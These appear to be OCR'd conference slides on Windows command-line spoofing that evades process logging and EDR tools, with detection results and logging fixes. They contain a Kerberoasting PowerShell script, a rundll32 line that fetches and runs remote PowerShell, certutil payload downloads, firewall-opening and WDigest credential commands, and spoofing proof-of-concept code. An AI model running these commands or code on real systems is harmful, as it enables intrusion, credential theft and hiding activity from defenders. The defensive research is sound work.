AGUAbgA+AC4ALgApAEEAMQAuAHsAMQAsADQAfQAuAC4ALgAuAC4ALgAuAEEAMgA4ADIAKAA/ADwAQwBpAHAAaABlAHIAVABlAHgAdABMAGUAbgA+AC4ALgAuAC4AKQAuAC4ALgAuAC4ALgAuAC4AKAA/
ADwARABhAHQAYQBUAG8ARQBuAGQAPgAuACsAKQAnACkAewAkAEUAdAB5AHAAZQAgAD0AIABbAEMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEIAeQB0AGUAKAAgACQATQBhAHQAYwBoAGUAcwAuAEUAdAB5AHAAZQBMAGUAbgAsACAAMQA2ACAA
KQA7ACQAQwBpAHAAaABlAHIAVABlAHgAdABMAGUAbgAgAD0AIABbAEMAbwBuAHYAZQByAHQAXQA6ADoAVABvAFUASQBuAHQAMwAyACgAJABNAGEAdABjAGgAZQBzAC4AQwBpAHAAaABlAHIAVABlAHgAdABMAGUAbgAsACAAMQA2ACkALQA0
ADsAJABDAGkAcABoAGUAcgBUAGUAeAB0ACAAPQAgACQATQBhAHQAYwBoAGUAcwAuAEQAYQB0AGEAVABvAEUAbgBkAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAwACwAJABDAGkAcABoAGUAcgBUAGUAeAB0AEwAZQBuACAAMgApADsAaQBmACgA
JABNAGEAdABjAGgAZQBzAC4ARABhAHQAYQBUAG8ARQBuAGQALgBTAHUAYgBzAHQAcgBpAG4AZwAoACQAQwBpAHAAaABlAHIAVABlAHgAdABMAGUAbgAqADIALAAgADQAKQAgAC0AbgBlACAAJwBBADQAOAAyACcAKQAgAHsAJABIAGEAcwBo
ACAAPQAgACQAbgB1AGwAbAB9ACAAZQBsAHMAZQAgAHsAJABIAGEAcwBoACAAPQAgACIAJAAoACQAQwBpAHAAaABlAHIAVABlAHgAdAAuAFMAdQBiAHMAdAByAGkAbgBnACgAMAAsADMAMgApACkAYAAkACQAKAAkAEMAaQBwAGgAZQByAFQA
ZQB4AHQALgBTAHUAYgBzAHQAcgBpAG4AZwAoADMAMgApACkAIgA7AFcAcgBpAHQAZQAtAFcAYQByAG4AaQBuAGcAIAAnAEgAQQBTAEgAIABCAEUATABPAFcAJwA7ACQASABhAHMAaAB9AH0A EngineVersion=5.1.17763.5576
RunspaceId=6d69e91b-b117-48fd-b062-e21b646f9867 PipelineId=2 ScriptName= CommandLine=Add-Type -AssemblyName System.IdentityModel;$Ticket = New-Object System.IdentityModel.Tokens.
KerberosRequestorSecurityToken -ArgumentList "http/svc_sql";$TicketByteStream = $Ticket.GetRequest();$TicketHexStream = [System.BitConverter]::ToString($TicketByteStream) -replace
'-';if($TicketHexStream -match 'a382....3082....A0030201(?<EtypeLen>..)A1.{1,4}.......A282(?<CipherTextLen>....)........(?<DataToEnd>.+)'){$Etype = [Convert]::ToByte( $Matches.
EtypeLen, 16 );$CipherTextLen = [Convert]::ToUInt32($Matches.CipherTextLen, 16)-4;$CipherText = $Matches.DataToEnd.Substring(0,$CipherTextLen*2);if($Matches.DataToEnd.Substring
($CipherTextLen*2, 4) -ne 'A482') {$Hash = $null} else {$Hash = "$($CipherText.Substring(0,32))`$$($CipherText.Substring(32))";Write-Warning 'HASH BELOW';$Hash}}</Data>
<Data>CommandInvocation(Add-Type): "Add-Type" ParameterBinding(Add-Type): name="AssemblyName"; value="System.IdentityModel"</Data>
</EventData>
</Event>
```

BUILT-IN TOOLS

```
string maliciousCommand = "netsh.exe advfirewall firewall add rule name=AllowRemoteDesktopHaxor dir=in protocol=TCP localport=8338 action=allow";
```

```
string spoofedCommand = "netsh.exe \"ms - teamsupdate.exe\" -RegisterComServerForUpdaterTask -Embedding".PadRight(maliciousCommand.Length, ' ');
```

```
<EventData>
<Data Name="SubjectUserSid">S-1-5-21-332620471-3238398151-1440036954-1110</Data>
<Data Name="SubjectUserName">tboss</Data>
<Data Name="SubjectDomainName">CORP1</Data>
<Data Name="SubjectLogonId">0xb179a</Data>
<Data Name="NewProcessId">0x2fb4</Data>
<Data Name="NewProcessName">C:\Windows\System32\netsh.exe</Data>
<Data Name="TokenElevationType">%%1937</Data>
<Data Name="ProcessId">0x20e4</Data>
<Data Name="CommandLine">netsh.exe "ms - teamsupdate.exe" -RegisterComServerForUpdaterTask -Embedding</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\BSides Canberra\cls_bsides_builtintools.exe</Data>
<Data Name="MandatoryLabel">S-1-16-12288</Data>
</EventData>
</Event>
```

Logging	Logged
Process Creation	No
Command Line Logging	No
PowerShell Module	No

BUILT-IN TOOLS

```
string maliciousCommand = "rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";document.
write();new%20ActiveXObject(\"WScript.Shell\").Run(\"powershell [Net.ServicePointManager]
::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; powershell -nop -exec bypass -c IEX
(New-Object Net.WebClient).DownloadString('https://www.seamlessintelligence.com.au/tests/
rundll32_powershell_calc');\")";
```

DEMO

GREAT TOOLS TO ABUSE

Built in Tool	Example
netsh	netsh.exe advfirewall firewall add rule name=AllowRemoteDesktopHaxor dir=in protocol=TCP localport=7338 action=allow
certutil	certutil.exe -urlcache -split -f http://seamlessintelligence.com.au/hax.exe hax2.exe
msbuild	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe .\bypass.csproj
vssadmin	vssadmin create shadow /for=C:
reg	reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1

LOGGING

Logging	Group Policy
Process Creation	Audit Process Creation *Computer Configuration\Policies\Windows Settings\Security Settings\Advanced Audit Configuration\Detailed Tracking*
Command Line Logging	Include command line in process creation events *Administrative Templates\System\Audit Process Creation*
PowerShell Module	*Turn on Module Logging* *Computer Configuration\Policies\Administrative Templates\Windows Components\Windows PowerShell*

LOGGING

Logging	HowTo
Sysmon	Install Sysmon along with a config file. Currently no PowerShell logging.
DeviceProcessEvents	Comes with installation of Defender XDR Currently no PowerShell logging.


EDR

EDR SUMMARY

CMDLINESPOOFER - WHOAMI ENCODED POWERSHELL

EDR	File Write	Execution
1	No	Yes
2	No	Yes
3	No	Yes
4	No	No
5	No	No
6	No	No

EDR SUMMARY

CMDLINESPOOFER - VSSADMIN CREATE

EDR	File Write	Execution
1	No	Yes
2	No	Yes
3	No	Yes
4	No	No
5	No	No
6	No	No

INVISIRUN

Aurillium Add a README.md — abc0597 · 19 hours ago — 3 Commits

invisirun	Copied from private again	19 hours ago
.gitignore	Mirror from private	yesterday
LICENSE		
README.md	Add a README.md	19 hours ago
invisirun.sln	Copied from private again	19 hours ago

README

invisirun

A new and improved commandline spoofing PoC

What?

Usually commandline spoofing requires the real arguments to be of equal or shorter length to th
that appear in logs, however this technique uses a low-level API to bypass this limitation, allowing
commands up to 32767 characters while appearing as short as the cover command.

How?

This technique uses `NtCreateUserProcess` to start the process rather than `CreateProcess`, as it

```
// Arguments that get displayed in the logs
// System Informer will display the most recent modification, so if that's a
// concern, set this to a substring of the real arguments
LPCWSTR FakeCommandLine = L"cmd.exe";
// Path to real executable
LPCWSTR ImagePath = L"C:\\Windows\\System32\\cmd.exe";
// Real options we start the command with
LPCWSTR RealCommandLine = L"cmd /c powershell.exe -exec bypass -enc dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==";


int main(int argc, char** argv) {
    HANDLE hProcess, hThread = NULL;

    USHORT fakeCommandLineLength = lstrlenW(FakeCommandLine) * sizeof(WCHAR);
    USHORT realCommandLineLength = lstrlenW(RealCommandLine) * sizeof(WCHAR);

    STARTUPINFO si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    if (!CreateProcessW(ImagePath, (PWSTR)FakeCommandLine, NULL, NULL, FALSE, CREATE_SUSPENDED |
    CREATE_NEW_CONSOLE, NULL, L"C:\\Windows\\System32\\", &si, &pi)) {
        printf("Could not create new process.\n");
        return 1;
    }
    hProcess = pi.hProcess;
    hThread = pi.hThread;
```

EDR SUMMARY

INVISIRUN = WHOAMI ENCODED POWERSHELL

EDR	File Write	Execution
1	Yes	N/A
2	No	No
3	No	Yes
4	No	No
5	No	No
6	No	No

DEFENDER XDR

CMDLINESPOOFER


INVISIRUNV2

[8984] VBCSCompiler.exe created file **CmdLineSpoofer.exe** Malware

SHA1	a330fe78e7080768645c0f379d1700ee603f89e9
Path	D:\Source Code\CmdLineSpoofer-master\CmdLineSpoofer\obj\x64\Debug\CmdLineSpoofer.exe
Size	13 KB
Is PE	True
Last modified time	13 Sep 2024 10:26:26 AM
Signer	Unknown
VirusTotal detection ratio	0/0
PE metadata	**CmdLineSpoofer.exe**
Remediation details	**Defender detected 'Trojan:Win32...** Malware

'Rozena' malware was detected

Informational Detected Resolved



DEMO


LOGGING
FIXES

SYSMON

Mike Nolan
@mike_nolan__

@markrussinovich Any chance Sysmon can log the flags upon process creation. This spoofing technique could get really nasty for anyone relying on EVID 1 or 4688.



11:13 AM · Jan 5, 2022

SYSMON

Mark Russinovich @markrussinovich · Jan 5, 2022

Process tampering event detects the manipulations that malware perform by starting suspended processes.

2


Mike Nolan @mike_nolan__ · Jan 5, 2022

I can get the EVID 25 to trigger using process hollowing, however the command line spoofer does not currently trigger.

The spoofer only modifies the commandline argument before resuming the thread - docs.microsoft.com/en-us/windows/...

Any other suggestions?

github.com/plackyhacker/C...



Description
Reproduction steps

1. Compile wither https://github.com/plackyhacker/CmdLineSpoofer or https://github.com/Xre0uS/MultiDump
2. Execute on a Windows system.
3. Check the process creation logs and confirm only the dummy command is shown.

Description
There has been a technique that has been around for ~3 years where an attacker can start a process in a suspended state and then

The original tool for exploiting this is here - https://github.com/plackyhacker/CmdLineSpoofer

Recently this has been incorporated into other tools such as - https://github.com/Xre0uS/MultiDump

